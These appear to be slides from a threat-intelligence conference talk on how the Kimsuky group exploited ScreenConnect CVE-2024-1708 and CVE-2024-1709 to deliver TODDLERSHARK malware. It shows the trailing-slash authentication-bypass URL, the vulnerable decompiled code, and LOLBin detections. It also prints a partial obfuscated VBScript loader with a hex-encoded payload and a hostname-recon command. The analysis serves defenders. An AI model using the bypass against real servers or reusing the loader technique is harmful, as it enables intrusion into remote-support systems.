KROLL

TODDLERSHARK: How Kimsuky Weaponized the ScreenConnect Vulnerability

26 September2024
ROOTCON 18
Tall Vista Hotel, Tagaytay City, Philippines

Keith Wojcieszek

Managing Director

Global Head of Threat Intelligence

Ely Tingson

Senior Vice President

Threat Intelligence Lead, APAC, Cyber Risk

cti@kroll.com

KROLL

Table of Contents

ScreenConnect Vulnerabilities

ConnectWise ScreenConnect

Vulnerability Information

CVE-2024-1708 & CVE-2024-1709

CVSS Scores: 8.4, 10

Product Impacted: ScreenConnect

Affected: version <23.9.8

Used by thousands of orgs for remote support, administrative work, sometimes in a B2B environment.

Approx 9700 instances available on the internet

CVE-2024-1709 (CVSS:10) can allow for authentication bypass due to insufficient path filtering. This is possible because any string can be appended after the extension to allow for bypassing.


CVE-2024-1708 (CVSS:8.4) is a path traversal vulnerability that can allow an attacker to execute code remotely on the ScreenConnect server.

Together, CVE-2024-1709 and CVE-2024-1708 can allow a threat actor to perform remote code execution post authentication.

A Slash Can Kill

Authentication bypass combined with a path traversal, allowing attacker to upload and execute arbitrary code, by installing a malicious extension. Bypass is as simple as adding a '/' to the end of the SetupWizard.aspx

`https://www.myscserver.com:8040/SetupWizard.aspx/rc18`



A Slash Can Kill


Command Prompt

/ScreenConnect.Service.exe

```
private void OnBeginRequest(object sender, EventArgs e)
{
     HttpContext context = ((HttpApplication)sender).Context;
     string text = context.Response.ApplyAppPathModifier(ConfigurationCache.SetupPage); // SetupWizard.aspx
     bool flag = string.Equals(context.Request.Path, text, StringComparison.OrdinalIgnoreCase);
     if (!ConfigurationCache.IsSetup)
     {
          if (!ConfigurationCache.AllowRemoteSetup && !context.Request.IsLocal) // ScreenConnect has not yet been setup
          {
               throw new HttpException(403, "Application is in setup mode and is only accessible from local machine.");
          }
          if (!flag && Regex.IsMatch(context.Request.Path, ConfigurationCache.SetupRedirectFilter)){
               context.Response.Redirect(text);
               return;
          }
     }
     else if (flag) // Go here if the URL matches
     {
          if (ConfigurationCache.AlreadySetupPage != null)
          {
               string text2 = context.Response.ApplyAppPathModifier(ConfigurationCache.AlreadySetupPage);
               context.Response.Redirect(text2);
               return;
          }
          throw new HttpException(403, "Application is already setup.");
     }
}
```


Exploitation Timeline

Timeline: ScreenConnect CVE Exploited in Less than 48 Hours by Range of Threat Actor Types



TODDLERSHARK


First Contact



Two LOLBin detections:

- mshta with URL in commandline
- certutil –encode command

Process Tree



We’re Gonna Need a Bigger Payload …

```
achhvdeagldqhaagxqd": vyvnodya = "xzubwmdbynpsikmeatsixiz": wdzcblwn = "aetkiorxzearucfjq": gseohiqi = "tvdytxguinqx
sbufjgrqpgfq": jdzbjglq = "ogbitsjyxtvjuxsc": qjzisuml = "dzjbkqdmyaywqvvpikjrwc":                    Private Func
tion emicmnbt(ByVal fdkn): jyqokkvo = "eddmpaoixzpwlcaj": iauzpwzn = "ppgeanjkkulurfxu": ftpbmren = "tceatbgxktalnre
gvcah": sclipjlu = "sauyikmtzqutkttxa": mshdhshb = "uwetepfmbumexkokrk": extsagyu = "hbykzdkbxuojphozdgvhs": gybpupk
n = "botvqweqiwvcjxksas": cdnzuguy = "cpnmpvuckusomswueqwbur":                    for g = 1 To Len(fdkn) Step 2: yzmns
oyy = "xesougjynsdhhepphpeupx": wanmzpzl = "muidyqpegdobyjyywwwktqa": fqarbbpz = "uqtjfckiirxbqnczf": dokqhxmo = "op
vjcbwfxmfdwgxjcbcx": zmalviyx = "usiilnbdgqvojdqvmxpjdxwe": xtmsuann = "dgqdirnrqjhkfxwvzpaa": mcadkowe = "bzjvxwwld
pxsmujehx": jyzgcmuq = "lqoubfzjulfnjbpivx":                    emicmnbt = emicmnbt & Chr("&H" & Mid(fdkn, g, 2)): c
lmwaxlo = "zsawawvoqdfcfcolhcdk": lslekqic = "dprosrnuxhzqoaoufbkpski": tdaueqhz = "gordnwomgqhradbfjfjzdfo": jkomcy
yj = "ssghvmlrzemgfyds": xktzoupr = "hdttxpneoytacjyeljewkvl": xslemgol = "zfewqsbzldbzdliicspitnxt": qzaqdfee = "li
ztjljtdnpxupyrmgcmspw": ykbpzjux = "skatndvktkftyrhzg":                    next: mdbzykuq = "ydtksfnyzjknhdsajq
hscps": pvleghua = "medapzxmpgzhcqejwhl": mbnwfbvv = "kazusugihnlwdpczexrbuy": eopqqkxj = "kteofyarhcpjutjs": jeiybx
qi = "hfeyjqcfdrgwghntdgne": zdlarajb = "czuqrmkttlxzfbfkzl": qqiwxfcr = "bwghhgwxpvlwzhduxnunsp": rrhsqidl = "lujvo
hunxcmwyfithzyb":                    End Function: bvvkqkjx = "pdxzrdjlufmstjpbpar": xtiuhtov = "nervxghofoahmgkx
hl": zkjrslxs = "ydhwossddmymvuzmslqyt": uuufdltf = "eokwxazvnsshwhwnr": docbnxgg = "fnuucsmrncrmwnmz": gexgjaja = "
hjpvlgbirnowxipcisklupq": jbxyymll = "mftkugvsarimxizirxrvx": wgdvuzml = "arrjitmytjxtiqlxjmqnksph":                    : Ex
ecute(emicmnbt("766e73717071646a203d2022746e697368636b6e646d617168616767696972696d646d220d0a0909097365742066f68666467
6e7566203d2043726561746f626a656374286c7161666979787828223464222920262066c7161666979787828223533222920262066c71616669
7978782822353822292026206c7161666979787828223464222920262066c7161666979787828223463222920262066c7161666979787828223332
22292026206c7161666979787828223265222920262066c7161666979787828223533222920262066c7161666979787828223635222920262066c71
6166669797878282237322229202620 6c7161666979787828223736222920262066c7161666979787828223635222920262066c7161666979787828
22373222292026206c7161666979787828223538222920262066c7161666979787828223464222920262066c7161666979787828223463222920262
206c7161666979787828223438222920262066c7161666979787828223534222920262066c7161666979787828223534222920262066c7161666979
```

Command Prompt


```
cmd.exe /c hostname>>C:\ProgramData\[RANDOM_STRING].acl
